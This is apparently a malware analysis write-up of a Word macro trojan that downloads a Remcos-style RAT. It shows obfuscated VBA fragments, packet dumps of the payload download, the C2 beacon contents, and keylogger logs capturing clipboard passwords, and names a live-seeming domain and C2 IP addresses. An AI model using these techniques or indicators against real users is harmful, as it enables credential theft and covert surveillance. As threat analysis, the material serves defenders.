



VBA Trojan

UDURRANI

Quick Summary:



Let's follow the flow:



Step by step:

- User opens the word document, sent by the attacker
- Word document has a macro within.
- Macro gets executed
- Macro downloads a RAT (VB based binary) and saves it as r641G7fK.exe PID 2860
- Macro initiates the RAT
- RAT makes a connection to the C2 server
- Initial data is sent to the C2 server
- RAT starts collecting:

- ✓ *Users activity*
- ✓ *Key-strokes*
- ✓ *Credentials*
- ✓ *User idle time*
- ✓ *Open windows and applications*

Once the collection phase is done, the data is saved in an encrypted fashion and sent out to the C2 server.

Let's get technical:

VBA code gets compiled in packed code | portable code or p-code. MSOffice apps store p-code as COM data structure. Think of packed code as intermediate language used by the virtual machine. Virtual machine is part of the host application, this virtual machine will execute the packed-code. This means that the macro will run in the address space of the host application i.e. word or excel. That is one of the reason attackers are fond of macros. They write the macro, obfuscate it and embed it inside the document. Obfuscation takes advantage of the following:

- *Garbage code and difficult names*
- *Indirect calls*
- *Weird and un-wanted Arithmetic*

Let's run through few examples: The following is used to complicate the code but it really equals to the value 7.

```
qUCUMTDj11 = Right(CStr(DjNZcGIPO0fmZj), Chr(Tan(CDbl(1.55039099610836))))).
```

Following is used to call Method 'Run' of object IWshShell3

```
SosZuN.Von7zeTraTUjCXJ6MY (Yw4LaYGFucspkKU(SosZuN.dS4UAKs, ActiveDocument.CustomDocumentProperties("iAYKp5KNG0PHGWy").Value))
```

Network activity

DNS

```
(LAYER: 4)
s_port: 53 |d_port: 57306 |len=57306
EA 41 81 80 00 01 00 01 00 00 00 00 0B 6F 70 74      .A.?.....opt
69 63 61 73 74 65 6C 6C 03 63 6F 6D 00 00 01 00    icastell.com....
01 C0 0C 00 01 00 01 00 00 00 05 00 04 C0 B9 4E    .....N
9D                                                    .
```

3Way and TCP

```
===== (UDURRANI) =====
(INIT) SYN PACKET SENT FROM 172.16.177.143 TO IP ADDRESS 192.185.78.157
PORT INFORMATION (49258, 80)
SEQUENCE INFORMATION (2373467367, 0)
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(66)
```

```
===== (UDURRANI) =====
(INIT) SYN PACKET SENT FROM 172.16.177.143 TO IP ADDRESS 10.0.0.10
PORT INFORMATION (49254, 139)
SEQUENCE INFORMATION (684944854, 0)
|URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(62)
```

```
===== (UDURRANI) =====
(SYN ACK ) PACKET SENT FROM 192.185.78.157 TO IP ADDRESS 172.16.177.143
PORT INFORMATION (80, 49258)
SEQUENCE INFORMATION (2444908178, 2373467368)

|URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
(60)
00 00 ..
```

```
===== (UDURRANI) =====
(DATA PUSH!) IS COMING FROM 192.185.78.157 TO IP ADDRESS 172.16.177.143
PORT INFORMATION (80, 49258)
SEQUENCE INFORMATION (2444908179, 2373467553)

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(1502)
48 54 54 50 2F 31 2E 31 20 32 30 30 20 4F 4B 0D HTTP/1.1 200 OK.
0A 53 65 72 76 65 72 3A 20 6E 67 69 6E 78 2F 31 .Server: nginx/1
2E 31 32 2E 32 0D 0A 44 61 74 65 3A 20 54 68 75 .12.2..Date: Thu
2C 20 32 34 20 4D 61 79 20 32 30 31 38 20 32 32 , 24 May 2018 22
3A 34 35 3A 32 38 20 47 4D 54 0D 0A 43 6F 6E 74 :45:28 GMT..Cont
65 6E 74 2D 54 79 70 65 3A 20 61 70 70 6C 69 63 ent-Type: applic
61 74 69 6F 6E 2F 78 2D 6D 73 64 6F 77 6E 6C 6F ation/x-msdownlo
61 64 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 ad..Content-Leng
74 68 3A 20 36 33 38 39 37 36 0D 0A 43 6F 6E 6E th: 638976..Conn
65 63 74 69 6F 6E 3A 20 6B 65 65 70 2D 61 6C 69 ection: keep-ali
76 65 0D 0A 4C 61 73 74 2D 4D 6F 64 69 66 69 65 ve..Last-Modifie
64 3A 20 57 65 64 2C 20 32 33 20 4D 61 79 20 32 d: Wed, 23 May 2
30 31 38 20 31 33 3A 34 35 3A 32 35 20 47 4D 54 018 13:45:25 GMT
0D 0A 41 63 63 65 70 74 2D 52 61 6E 67 65 73 3A ..Accept-Ranges:
```

Initiate the BINARY (Executable) Download

```

50 6F 77 65 72 65 64 2D 42 79 3A 20 53 74 65 70
20 62 79 20 53 74 65 70 20 67 75 69 64 65 20 74
6F 20 73 70 65 65 64 20 75 70 20 79 6F 75 72 20
56 42 34 20 28 66 6F 72 75 6D 20 6F 6E 6C 79 29
0D 0A 0D 0A 4D 5A 90 00 03 00 00 00 04 00 00 00
FF FF 00 00 B8 00 00 00 00 00 00 00 40 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
B8 00 00 00 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C

```

```

Powered-By: Step
by Step guide t
o speed up your
VB4 (forum only)
....MZ.....
.....@...
.....
.....
.....!..L

```

```

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(1502)

```

```

5F 5F 76 62 61 46 72 65 65 4F 62 6A 00 00 00 00
5F 5F 76 62 61 46 72 65 65 53 74 72 00 00 00 00
14 23 40 00 60 94 49 00 5F 5F 76 62 61 46 72 65
65 56 61 72 4C 69 73 74 00 00 00 00 5F 5F 76 62
61 56 61 72 44 75 70 00 5F 5F 76 62 61 4F 6E 45
72 72 6F 72 00 00 00 00 5F 5F 76 62 61 56 61 72
4D 6F 76 65 00 00 00 00 5F 5F 76 62 61 46 69 6C
65 43 6C 6F 73 65 00 00 5F 5F 76 62 61 50 75 74
4F 77 6E 65 72 33 00 00 5F 5F 76 62 61 48 72 65
73 75 6C 74 43 68 65 63 6B 4F 62 6A 00 00 00 00
5F 5F 76 62 61 4E 65 77 32 00 00 00 01 00 00 00
8C 1D 40 00 00 00 00 00 18 67 49 00 FF FF FF FF
00 00 00 00 E0 1D 40 00 08 90 49 00 00 00 00 00
08 C8 71 00 00 00 00 00 00 00 00 00 00 00 00 00
F8 26 40 00 01 00 00 00 E8 1E 40 00 00 00 00 00
F8 26 40 00 01 00 00 00 00 27 40 00 00 00 00 00
FC 26 40 00 10 00 00 00 00 27 40 00 00 00 B7 01
68 00 6C 00 80 29 40 00 8C A2 49 00 00 00 00 00
60 AE 73 00 F8 1E 40 00 08 1F 40 00 40 00 11 00
24 00 00 00 18 1E 40 00 0A 00 03 00 00 00 00 00

```

```

__vbaFreeObj....
__vbaFreeStr....
.#@.`.I.__vbaFre
eVarList....__vb
aVarDup.__vba0nE
rror....__vbaVar
Move....__vbaFil
eClose.__vbaPut
Owner3.__vbaHre
sultCheckObj....
__vbaNew2.....
..@.....gI.....
.....@...I.....
..q.....
.&@.....@.....
.&@.....'@.....
.&@.....'@.....
h.l.?)@...I.....
`s...@...@.@...
A

```

Once the binary is downloaded, it's executed by the macro. Binary POSTs the following data to the C2 server. This is the initial hello message to identify the victim.

```

|URG:0 | ACK:1 | PSH:1 | RST:0 | SYN:0 | FIN:0|
(668)

```

```

5B 44 61 74 61 53 74 61 72 74 5D 57 02 00 00 4B
00 00 00 52 65 6D 6F 74 65 48 6F 73 74 7C 63 6D
64 7C 57 00 49 00 4E 00 2D 00 52 00 4E 00 34 00
41 00 31 00 44 00 37 00 49 00 4D 00 36 00 4C 00
2F 00 66 00 6F 00 6F 00 7C 63 6D 64 7C 55 53 7C
63 6D 64 7C 57 69 6E 64 6F 77 73 20 37 20 45 6E
74 65 72 70 72 69 73 65 20 28 36 34 20 62 69 74
29 7C 63 6D 64 7C 7C 63 6D 64 7C 32 31 34 36 39
35 31 31 36 38 7C 63 6D 64 7C 32 2E 30 2E 34 20
50 72 6F 7C 63 6D 64 7C 43 00 3A 00 5C 00 55 00
73 00 65 00 72 00 73 00 5C 00 66 00 6F 00 6F 00
5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00
5C 00 52 00 6F 00 61 00 6D 00 69 00 6E 00 67 00
5C 00 72 00 65 00 6D 00 63 00 6F 00 73 00 5C 00
6C 00 6F 00 67 00 73 00 2E 00 64 00 61 00 74 00
7C 63 6D 64 7C 43 00 3A 00 5C 00 55 00 73 00 65
00 72 00 73 00 5C 00 66 00 6F 00 6F 00 5C 00 44
00 65 00 73 00 6B 00 74 00 6F 00 70 00 5C 00 77
00 68 00 6F 00 69 00 73 00 69 00 74 00 5C 00 61
00 62 00 63 00 2E 00 65 00 78 00 65 00 2E 00 65
00 78 00 65 00 7C 63 6D 64 7C 7C 63 6D 64 7C 61
00 62 00 63 00 2E 00 65 00 78 00 65 00 2E 00 65
00 78 00 65 00 3A 00 33 00 30 00 35 00 32 00 20
00 50 00 72 00 6F 00 70 00 65 00 72 00 74 00 69
00 65 00 73 00 7C 63 6D 64 7C 31 7C 63 6D 64 7C
37 31 31 33 7C 63 6D 64 7C 31 37 37 36 38 37 31
36 7C 63 6D 64 7C 30 7C 63 6D 64 7C 39 35 2E 31

```

```

[DataStart]W...K
...RemoteHost|cm
d|W.I.N.-.R.N.4.
A.1.D.7.I.M.6.L.
/.f.o.o.|cmd|US|
cmd|Windows 7 En
terprise (64 bit
)|cmd||cmd|21469
51168|cmd|2.0.4
Pro|cmd|C:.\.U.
s.e.r.s.\.f.o.o.
\.A.p.p.D.a.t.a.
\.R.o.a.m.i.n.g.
\.r.e.m.c.o.s.\.
l.o.g.s...d.a.t.
|cmd|C:.\.U.s.e
.r.s.\.f.o.o.\.D
.e.s.k.t.o.p.\.w
.h.o.i.s.i.t.\.a
.b.c...e.x.e...e
.x.e.|cmd||cmd|a
.b.c...e.x.e...e
.x.e.:3.0.5.2.
.P.r.o.p.e.r.t.i
.e.s.|cmd|1|cmd|
7113|cmd|1776871
6|cmd|0|cmd|95.1

```

Here is the parsed version

```
[DataStart]VKRemoteHost|cmd|WIN-RN4A1D7IM6L/foo|cmd|US|cmd|Windows 7 Enterprise (64 bit)|cmd||cmd|2146951168|cmd|2.0.4 Pro|cmd|C:\Users\foo\AppData\Roaming\remcos\logs.dat|cmd|C:\Users\foo\Desktop\whoisit\abc.exe.exe|cmd||cmd|C:\Windows\system32\cmd.exe|cmd|1|cmd|234|cmd|17564511|cmd|0|cmd|95.140.125.37|cmd|filee-63IPOE|cmd|0|cmd|C:\Users\foo\Desktop\whoisit\abc.exe.exe|cmd|Intel(R) Core(TM) i7-4870HQ CPU @ 2.50GHz|cmd|VMware SVGA 3D
```

Now the RAT (executable) is ready to capture some data. It uses *RtlDosPathNameToRelativeNtPathName_U_WithStatus* followed by *NtCreateFile* with **FILE_APPEND_DATA** to create the log file. Log file is used to capture all the activity.

```
int status = RtlDosPathNameToRelativeNtPathName_U_WithStatus(  
    path,  
    out nname,  
    out filename,  
    relative_name);
```

Whats the RAT doing???

```
{ 2018/05/24 18:09:57 - Offline Keylogger Started! } -----> Initiating a key logger with timeStamp  
  
[ abc.exe.exe:3220 Properties ]  
  
[Following text has been copied to clipboard:]  
myPassword@@@!!!! -----> Capturing clipboard text  
[End of clipboard text]  
  
[ Process Explorer - Sysinternals: www.sysinternals.com [WIN-RN4A1D7IM6L\foo] ]  
abc -----> Capture open application names  
[ abc.exe.exe:1360 Properties ]  
  
[ C:\Windows\system32\cmd.exe ]  
95.140.125.37 -----> Mark & Select when copying from CMD.exe  
[ Mark C:\Windows\system32\cmd.exe ]  
  
[ Select C:\Windows\system32\cmd.exe ]  
  
[ C:\Windows\system32\cmd.exe ]  
  
[Following text has been copied to clipboard:]  
95.140.125.37 -----> Capturing clipboard text  
[End of clipboard text]  
  
[ C:\Windows\system32\cmd.exe ]  
  
[ C:\Windows\system32\cmd.exe ]  
  
[ C:\Windows\system32\cmd.exe ]  
|  
[ C:\Windows\system32\cmd.exe ]  
  
[ abc.exe.exe:1360 Properties ]  
  
[ Process Explorer - Sysinternals: www.sysinternals.com [WIN-RN4A1D7IM6L\foo] ]  
  
[ whoisit ]  
  
[ Start ]  
  
{ User has been idle for 1 minutes } -----> Check user idle time before POST'ing data to C2 server  
  
[ Program Manager ]
```

```
[ Process Explorer - Sysinternals: www.sysinternals.com [WIN-RN4A1D7IM6L\foo] ]
[ Local Area Connection Properties ]
[ Internet Protocol Version 4 (TCP/IPv4) Properties ]
[ Start menu ]
[ Internet Protocol Version 4 (TCP/IPv4) Properties ]
[ Local Area Connection Properties ]
[ Local Area Connection Status ]
[ C:\Windows\system32\cmd.exe ]
[Up] [Enter]
[Up] [Enter]
[Up] [Up] [Up] [Up] [Up] [Up] [Up] [Up] [Ctrl + ¶] [Ctrl + U] [LCtrl] [BckSp] [BckSp] [BckSp] [BckSp] [BckSp]
[ C:\Windows\system32\cmd.exe - ping 95.140.125.37 ]
[Ctrl + ¶] [Ctrl + C] [LCtrl]
[ C:\Windows\system32\cmd.exe ]
[ Windows Internet Explorer ]
[ Set Up Windows Internet Explorer 8 ]
[ Internet Explorer cannot display the webpage - Windows Internet Explorer ]
[ Start menu ]
notepad [Enter]
[ Untitled - Notepad ]
HELLO TEST HOW ARE YOU [Enter]
[Enter]
PASSWORD [Enter]
[Enter]
```

GETTING STATS


Keystrokes with the application name

Capturing start menu activity, user typing notepad followed by carriage return

Keystrokes with the application name e.g. In this case its notepad.exe

Conclusion:

Most AntiVirus products don't recognize macro data structures and mostly will rely on the signatures. In most cases users get compromised and they either look for rogue processes running in the process stack or anti virus downloads new signatures and detects the pattern. In this particular case only 11 vendors picked up the payload.



11 / 59		Last analysis 2018-05-23 13:24:12 UTC	
Detection		Details Community	
Arcabit	HEUR.VBA.Trojan.e	Baidu	VBA.Trojan-Downloader.Agent.cwt
Fortinet	VBA/Agent.IHK!tr.dldr	McAfee-GW-Edition	BehavesLike.Downloader.dg
Microsoft	Trojan:Script/Cloxxer.A!cl	NANO-Antivirus	Trojan.Ole2.Vbs-heuristic.druvzi
nProtect	Suspicious/W97M.Obfus.Gen	Qihoo-360	virus.office.qexvmc.1075
TrendMicro	HEUR_VBA.O.ELBP	ZoneAlarm	HEUR:Trojan-Downloader.Script.Generic

With macros, the attacker's entry point is via Microsoft application, which is universally accepted application. I haven't seen anyone black listing Microsoft Office or Excel. There are ways to disable macros on your corporate network. Also, some new next-gen endpoint products can detect malicious macro data structures in real-time. Anti virus alone can't fight such techniques. You need couple of layers of security and the right people to look out for such things.

Data theft is not easy to detect. Most security products can't just complain about established sockets. In most cases ip address or domain reputation is useful but sometimes even that is not possible. Let me show you some zero day data theft attempts using well-known antivirus products (Videos)

<https://youtu.be/TLTep9zQhug>

// McAfee

<https://youtu.be/le7TKQSmr8Q>

// Kaspersky

<https://youtu.be/704CsgQjNEU>

// Symantec

In most cases data theft payloads are detected by sandbox / dynamic analysis technology but that's not real-time and the victim becomes zero-patient.

Take a look at MUDDY Water data theft.

<http://udurrani.com/exp0/muddywater.pdf>

Data theft via python payload

<http://udurrani.com/0fff/locpx/pycomp.pdf>

Data theft via targeted MACRO

<http://udurrani.com/0fff/f00x.pdf>

DNS Activity ISMDoor / greenBug

<http://udurrani.com/0fff/dng/s.html>

For more on data exfiltration:

<http://udurrani.com/exp0/n2.html>